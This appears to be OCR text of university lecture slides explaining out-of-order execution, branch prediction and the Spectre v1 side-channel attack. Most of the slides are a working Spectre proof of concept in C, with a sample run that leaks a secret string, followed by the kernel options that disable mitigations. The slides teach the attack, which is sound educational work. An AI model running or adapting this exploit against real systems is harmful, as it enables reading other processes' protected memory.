


We actually moved to **section 3**

Out-of-Order Execution (***OoOE***)

The idea behind OoOE is that if we got into a stall because the pipeline is out of sync or we ran in a ***cache miss***, instead of stopping the execution, we continue reading instructions from memory pretending that we already computed results (but we did not !).

The way CPU solve the instruction reordering is by exploiting a internal CPU microarchitecture called "***reservation station***" that is a queue where entire instruction cycles wait for data to become ready.



This actually implements OoOE and mitigates the Pipeline **Data Hazard**


BUT WHAT ABOUT BRANCH HAZARD ??

Speculative Execution - Branch Prediction

Some instructions necessarily lead to a change in which instructions come next.


Consider a program containing an “if" statement: It checks for a condition, and if the condition is true, the processor jumps to a different location in the program. This is an example of a **conditional-branch instruction**, but there are other instructions that also lead to changes in the flow of instructions.

Now consider what happens when such a branch instruction enters a pipeline. It's a situation that leads to a conundrum. When the instruction arrives at the beginning of the pipeline, we do not know its outcome until it has progressed fairly deep into the pipeline. And without knowing this outcome, we cannot fetch the next instruction.



- Possible robust solution: **STALL the execution**

  A simple but naive solution is to prevent new instructions from entering the pipeline until the branch instruction reaches a point at which we know where the next instruction will come from. **Many clock cycles are wasted in this process**, because pipelines typically have 15 to 25 stages. Even worse, **branch instructions come up quite often, accounting for upwards of 20 percent of all the instructions in many programs**.




TOO SLOW !!

Speculative Execution - Branch Prediction

1. Eager execution X

Both sides of the conditional branch are executed; however, the results are committed only if the predicate is true.

With unlimited resources, eager execution (also known as oracle execution) would in theory provide the same performance as perfect branch prediction. With limited resources, eager execution should be employed carefully, since the **number of resources needed grows exponentially with each level of branch** executed eagerly.





2. Predictive execution V


Some outcome is predicted and execution proceeds along the predicted path until the actual result is known.

If the prediction is true, the predicted execution is allowed to commit; however, **if there is a misprediction, execution has to be unrolled and re-executed**.

- After fetching a conditional branch instruction, the next instruction to fetch depends on the evaluation of the branch instruction
- Nevertheless, the address of the next instruction is assumed to be the most recently used in the same instruction (or the next one if it is the first time that branch instruction is executed). A cache-like table is maintained keeping the recent history of the branch instructions so that a decision is taken soon
- When the branch condition is evaluated at a later stage and the assumption was not correct, the pipeline is reverted and the next correct instruction is fetched








The SPECTRE

Protecting memory from other process

Memory protection is a way to control memory access rights on a computer, and is a key component of most modern instruction set architectures and operating systems.



The protection is intended as a barrier that does not allow a process to access memory address out of its allocated area. It is primarily intended to protect sensible private data to be read or even modified from other process. There usually be two active protections:

1. **Paging protection**

   Most computer architectures that support paging also use them as the basis for memory protection.

   Page table maps virtual memory to physical memory. There may be a single page table, a page table for each process, a page table for each segment, or a hierarchy of page tables, depending on the architecture and the OS.

   The page tables are usually invisible to the process and is handled by the OS kernel. It also makes it easier to allocate additional memory, as each new page can be allocated from anywhere in physical memory.

2. **Segment protection**

   If a program tries to access address out of its assigned segments a **segmentation violation** exception is raised and the process is terminated by operative system.

Spectre side channel vulnerability

Since the 1990s, microprocessors have relied on the two tricks we just saw to speed up the pipeline process: **out-of-order execution** and **speculation**.

In particular the speculation is the most effective improvement in the recent advances of CPUs architecture. The design of the branch predictor has been robustly researched for many years.

Modern predictors use the history of execution within a program as the basis for their results. This scheme achieves accuracies in excess of 95% on many different kinds of programs, leading to dramatic performance improvements, compared with a microprocessor that does not speculate.

Misspeculation, however, is possible. And unfortunately, it's misspeculation that the Spectre attacks exploit.

20 years of computer architecture design have been compromised by this simple two lines:

```
if(idx < index_size)
   tmp &= index2[ index1[idx] * 512 ];
```


The magic instructions

CODING EXAMPLE

```
int    index_size = 16;
char unused1[64];
char index1[16] = {0,1,2,…,15};
char unused2[64];
char index2[256 * 512];

int idx, tmp;
_mm_clflush(& index_size);

if(idx < index_size) {
   tmp &= index2[ index1[idx] * 512 ];
}
```



For legal idx, index2[idx * 512] is accessed and the corresponding cache line activated.

For maliciuous **idx = xBad – index1**, accessing index1[idx] corresponds to accessing the byte at forbidden address xBad.


The magic instructions

CODING EXAMPLE

```
int    index_size = 16;
char unused1[64];
char index1[16] = {0,1,2,…,15};
char unused2[64];
char index2[256 * 512];

int idx, tmp;
_mm_clflush(& index_size);

if(idx < index_size) {
   tmp &= index2[ index1[idx] * 512 ];
}
```



Let the value idx be set to (**xBad** – index1).

At the time the malicious conditional instruction is executed, no branch is (wrongly) assumed and speculative execution begins, causing a cache line to be allocated.


The cache will contain the byte at address index2+(index1[idx] * 512)

When the condition is evaluated, the execution is reverted, but the cache line remains allocated.

yyy = index1[idx]

How retrieving malicious information (byte at address xBad) from cache state

- If index1[idx] == yyy then the cache line around index2[512*yyy] will be mapped, so reading that address will be a ***hit*** (very fast).
- A scan for all 2**8=256 possible values of index[idx] is carried out after a sequence of if statements.
- In addition to the “legal” idx, the cache line corresponding to the value at address xBad will be mapped, too.
- A cache line can be checked by performing a read operation and measuring the time required by the instruction.



The Spectre code

https://gitlab.dei.unipd.it/andrearigoni/crtp

CODING EXAMPLE CODING EXAMPLE

```
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>

#ifdef _MSC_VER
# include <intrin.h> /* for rdtscp and clflush */
# pragma optimize("gt",on)
#else
# include <x86intrin.h> /* for rdtscp and clflush */
#endif

/********************************************************************
Victim code.
********************************************************************/
unsigned int array1_size = 16;
uint8_t unused1[64];
uint8_t array1[160] = { 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16 };
uint8_t unused2[64];
uint8_t array2[256 * 512];

char * secret = "I love the Concurrent and Real-Time programming lectures";

uint8_t temp = 0; /* Used so compiler won't optimize out victim_function() */

void victim_function(size_t x) {
 if (x < array1_size) {
   temp &= array2[array1[x] * 512];
 }
}
```

The Spectre code

CODING EXAMPLE

```
/* Report best guess in value[0] and runner-up in value[1] */
void readMemoryByte(size_t malicious_x, uint8_t value[2], int score[2]) {
 static int results[256];
 int tries, i, j, k, mix_i, junk = 0;
 size_t training_x, x;
 register uint64_t time1, time2;
 volatile uint8_t * addr;

 for (i = 0; i < 256; i++)
   results[i] = 0;
 for (tries = 999; tries > 0; tries--) {

   /* Flush array2[256*(0..255)] from cache */
   for (i = 0; i < 256; i++)
     _mm_clflush( & array2[i * 512]); /* intrinsic for clflush instruction */

   /* 30 loops: 5 training runs (x=training_x) per attack run (x=malicious_x) */
   training_x = tries % array1_size;
   for (j = 29; j >= 0; j--) {
     _mm_clflush( & array1_size);
     for (volatile int z = 0; z < 100; z++) {} /* Delay (can also mfence) */

     /* Bit twiddling to set x=training_x if j%6!=0 or malicious_x if j%6==0 */
     /* Avoid jumps in case those tip off the branch predictor */
     x = ((j % 6) - 1) & ~0xFFFF; /* Set x=FFF.FF0000 if j%6==0, else x=0 */
     x = (x | (x >> 16)); /* Set x=-1 if j&6=0, else x=0 */
     x = training_x ^ (x & (malicious_x ^ training_x));

     /* Call the victim! */
     victim_function(x);

   }
```

STEP 1: Clear all pages of array2 from cache.
So there won't be any other hit accessing all pages in array2 buffer.

STEP 2: Create a training to fool the predictor

We start to train the CPU to behave like the next function will access a normal address for 5 times.

Then at the 6th attempt we run the attack with the malicious address offset.

CONTINUE ...

The Spectre code

CODING EXAMPLE

```
/* Time reads. Order is lightly mixed up to prevent stride prediction */
for (i = 0; i < 256; i++) {
  mix_i = ((i * 167) + 13) & 255;
  addr = & array2[mix_i * 512];
  time1 = __rdtscp( & junk); /* READ TIMER */
  junk = * addr; /* MEMORY ACCESS TO TIME */
  time2 = __rdtscp( & junk) - time1; /* READ TIMER & COMPUTE ELAPSED TIME */
  if (time2 <= CACHE_HIT_THRESHOLD && mix_i != array1[tries % array1_size])
    results[mix_i]++; /* cache hit - add +1 to score for this value */
}
```

STEP 3: Collate access timings on array2

Now we have the malicious page cached into L1 or L2 … so the access for that location will be very fast in respect to the others.

CODING EXAMPLE

```
  /* Locate highest & second-highest results results tallies in j/k */
  j = k = -1;
  for (i = 0; i < 256; i++) {
    if (j < 0 || results[i] >= results[j]) {
      k = j;
      j = i;
    } else if (k < 0 || results[i] >= results[k]) {
      k = i;
    }
  }
  if (results[j] >= (2 * results[k] + 5) || (results[j] == 2 && results[k] == 0))
    break; /* Clear success if best is > 2*runner-up + 5 or 2/0) */
}
results[0] ^= junk; /* use junk so code above won't get optimized out*/
value[0] = (uint8_t) j;
score[0] = results[j];
value[1] = (uint8_t) k;
score[1] = results[k];
}
```

The Spectre code


```
andrea@HP:~/devel/unipd/crtp/src/lab1_spectre$ ./spectre
secret = 0x563270b65008
Reading 100 bytes:
Reading at 0x563270b65008 ... Unclear: 49='I' score=226 (second best: 0x02 score=150)
Reading at 0x563270b65009 ... Unclear: 20=' ' score=999 (second best: 0x02 score=932)
Reading at 0x563270b6500a ... Unclear: 6C='l' score=999 (second best: 0x02 score=916)
Reading at 0x563270b6500b ... Unclear: 6F='o' score=999 (second best: 0x02 score=924)
Reading at 0x563270b6500c ... Unclear: 76='v' score=999 (second best: 0x02 score=920)
Reading at 0x563270b6500d ... Unclear: 65='e' score=999 (second best: 0x02 score=915)
Reading at 0x563270b6500e ... Unclear: 20=' ' score=999 (second best: 0x02 score=921)
Reading at 0x563270b6500f ... Unclear: 74='t' score=999 (second best: 0x02 score=919)
Reading at 0x563270b65010 ... Unclear: 68='h' score=999 (second best: 0x02 score=919)
Reading at 0x563270b65011 ... Unclear: 65='e' score=999 (second best: 0x02 score=927)
Reading at 0x563270b65012 ... Unclear: 20=' ' score=999 (second best: 0x02 score=823)
Reading at 0x563270b65013 ... Unclear: 43='C' score=999 (second best: 0x02 score=918)
Reading at 0x563270b65014 ... Unclear: 6F='o' score=999 (second best: 0x02 score=927)
Reading at 0x563270b65015 ... Unclear: 6E='n' score=999 (second best: 0x02 score=921)
Reading at 0x563270b65016 ... Unclear: 63='c' score=982 (second best: 0x02 score=799)
Reading at 0x563270b65017 ... Unclear: 75='u' score=999 (second best: 0x02 score=915)
Reading at 0x563270b65018 ... Unclear: 72='r' score=999 (second best: 0x02 score=920)
Reading at 0x563270b65019 ... Unclear: 72='r' score=999 (second best: 0x02 score=920)
Reading at 0x563270b6501a ... Unclear: 65='e' score=999 (second best: 0x02 score=922)
Reading at 0x563270b6501b ... Unclear: 6E='n' score=999 (second best: 0x02 score=764)
Reading at 0x563270b6501c ... Unclear: 74='t' score=999 (second best: 0x02 score=923)
Reading at 0x563270b6501d ... Unclear: 20=' ' score=999 (second best: 0x02 score=903)
Reading at 0x563270b6501e ... Unclear: 61='a' score=999 (second best: 0x02 score=917)
Reading at 0x563270b6501f ... Unclear: 6E='n' score=999 (second best: 0x02 score=847)
Reading at 0x563270b65020 ... Unclear: 64='d' score=999 (second best: 0x02 score=845)
Reading at 0x563270b65021 ... Unclear: 20=' ' score=999 (second best: 0x02 score=918)
Reading at 0x563270b65022 ... Unclear: 52='R' score=999 (second best: 0x02 score=922)
Reading at 0x563270b65023 ... Unclear: 65='e' score=999 (second best: 0x02 score=918)
Reading at 0x563270b65024 ... Unclear: 61='a' score=999 (second best: 0x02 score=833)
Reading at 0x563270b65025 ... Unclear: 6C='l' score=999 (second best: 0x02 score=926)
Reading at 0x563270b65026 ... Unclear: 2D='-' score=999 (second best: 0x02 score=928)
Reading at 0x563270b65027 ... Unclear: 54='T' score=999 (second best: 0x02 score=917)
Reading at 0x563270b65028 ... Unclear: 69='i' score=999 (second best: 0x02 score=840)
Reading at 0x563270b65029 ... Unclear: 6D='m' score=999 (second best: 0x02 score=849)
Reading at 0x563270b6502a ... Unclear: 65='e' score=999 (second best: 0x02 score=926)
Reading at 0x563270b6502b ... Success: 20=' ' score=59 (second best: 0x02 score=27)
Reading at 0x563270b6502c ... Unclear: 70='p' score=999 (second best: 0x02 score=916)
Reading at 0x563270b6502d ... Unclear: 72='r' score=999 (second best: 0x02 score=928)
Reading at 0x563270b6502e ... Unclear: 6F='o' score=999 (second best: 0x02 score=914)
Reading at 0x563270b6502f ... Unclear: 67='g' score=999 (second best: 0x02 score=928)
Reading at 0x563270b65030 ... Unclear: 72='r' score=999 (second best: 0x02 score=923)
Reading at 0x563270b65031 ... Success: 61='a' score=85 (second best: 0x02 score=40)
Reading at 0x563270b65032 ... Unclear: 6D='m' score=999 (second best: 0x02 score=914)
Reading at 0x563270b65033 ... Unclear: 6D='m' score=999 (second best: 0x02 score=922)
Reading at 0x563270b65034 ... Unclear: 69='i' score=999 (second best: 0x02 score=922)
Reading at 0x563270b65035 ... Unclear: 6E='n' score=999 (second best: 0x02 score=931)
Reading at 0x563270b65036 ... Unclear: 67='g' score=999 (second best: 0x02 score=847)
Reading at 0x563270b65037 ... Unclear: 20=' ' score=999 (second best: 0x02 score=920)
Reading at 0x563270b65038 ... Unclear: 6C='l' score=999 (second best: 0x02 score=908)
Reading at 0x563270b65039 ... Unclear: 65='e' score=999 (second best: 0x02 score=927)
Reading at 0x563270b6503a ... Unclear: 63='c' score=999 (second best: 0x02 score=923)
Reading at 0x563270b6503b ... Success: 74='t' score=77 (second best: 0x02 score=36)
Reading at 0x563270b6503c ... Unclear: 75='u' score=999 (second best: 0x02 score=928)
Reading at 0x563270b6503d ... Unclear: 72='r' score=999 (second best: 0x02 score=709)
Reading at 0x563270b6503e ... Success: 65='e' score=63 (second best: 0x01 score=29)
Reading at 0x563270b6503f ... Success: 73='s' score=41 (second best: 0x01 score=18)
Reading at 0x563270b65040 ... Unclear: 0='?' score=980 (second best: 0x01 score=861)
Reading at 0x563270b65041 ... Success: 73='s' score=49 (second best: 0x01 score=22)
Reading at 0x563270b65042 ... Success: 65='e' score=13 (second best: 0x01 score=4)
Reading at 0x563270b65043 ... Success: 63='c' score=39 (second best: 0x01 score=17)
Reading at 0x563270b65044 ... Success: 72='r' score=17 (second best: 0x01 score=6)
Reading at 0x563270b65045 ... Success: 65='e' score=15 (second best: 0x01 score=5)
Reading at 0x563270b65046 ... Success: 74='t' score=43 (second best: 0x01 score=19)
Reading at 0x563270b65047 ... Success: 20=' ' score=59 (second best: 0x01 score=27)
Reading at 0x563270b65048 ... Success: 3D='=' score=15 (second best: 0x01 score=5)
Reading at 0x563270b65049 ... Success: 20=' ' score=17 (second best: 0x01 score=6)
Reading at 0x563270b6504a ... Success: 25='%' score=11 (second best: 0x01 score=3)
Reading at 0x563270b6504b ... Success: 70='p' score=53 (second best: 0x01 score=24)
Reading at 0x563270b6504c ... Success: A='?' score=35 (second best: 0x01 score=15)
Reading at 0x563270b6504d ... Unclear: 0='?' score=983 (second best: 0x01 score=816)
```

See if mitigations are active in your linux

The Linux kernel provides a sysfs interface to enumerate the current mitigation status of the system for Spectre: whether the system is vulnerable, and which mitigations are active.

The sysfs file showing Spectre variant 1 mitigation status is:

/sys/devices/system/cpu/vulnerabilities/spectre_v1

The sysfs file showing Spectre variant 2 mitigation status is:

/sys/devices/system/cpu/vulnerabilities/spectre_v2

Would you like to try the code ?? stop mitigations …

Spectre variants mitigation can be disabled or force enabled at the kernel command line.

nospectre_v1
[X86,PPC] Disable mitigations for Spectre Variant 1 (bounds check bypass). With this option data leaks are possible in the system.

nospectre_v2
[X86] Disable all mitigations for the Spectre variant 2 (indirect branch prediction) vulnerability. System may allow data leaks with this option, which is equivalent to spectre_v2=off.


Ref: https://www.kernel.org/doc/html/latest/admin-guide/hw-vuln/spectre.html

Is ***Spectre*** still a problem ?

CVE® Program Mission

Identify, define, and catalog publicly disclosed cybersecurity vulnerabilities.

www.cve.org



CVE List▾ CNAs▾ WGs▾ Board▾ About▾ News & Blog▾

NVD
Go to for:
CVSS Scores
CPE Info

Search CVE List | Downloads | Data Feeds | Update a CVE Record | Request CVE IDs

TOTAL CVE Records: 161694

HOME > CVE > SEARCH RESULTS

Search Results *‘ Spectre ’*

There are **21** CVE Records that match your search.


Name	Description
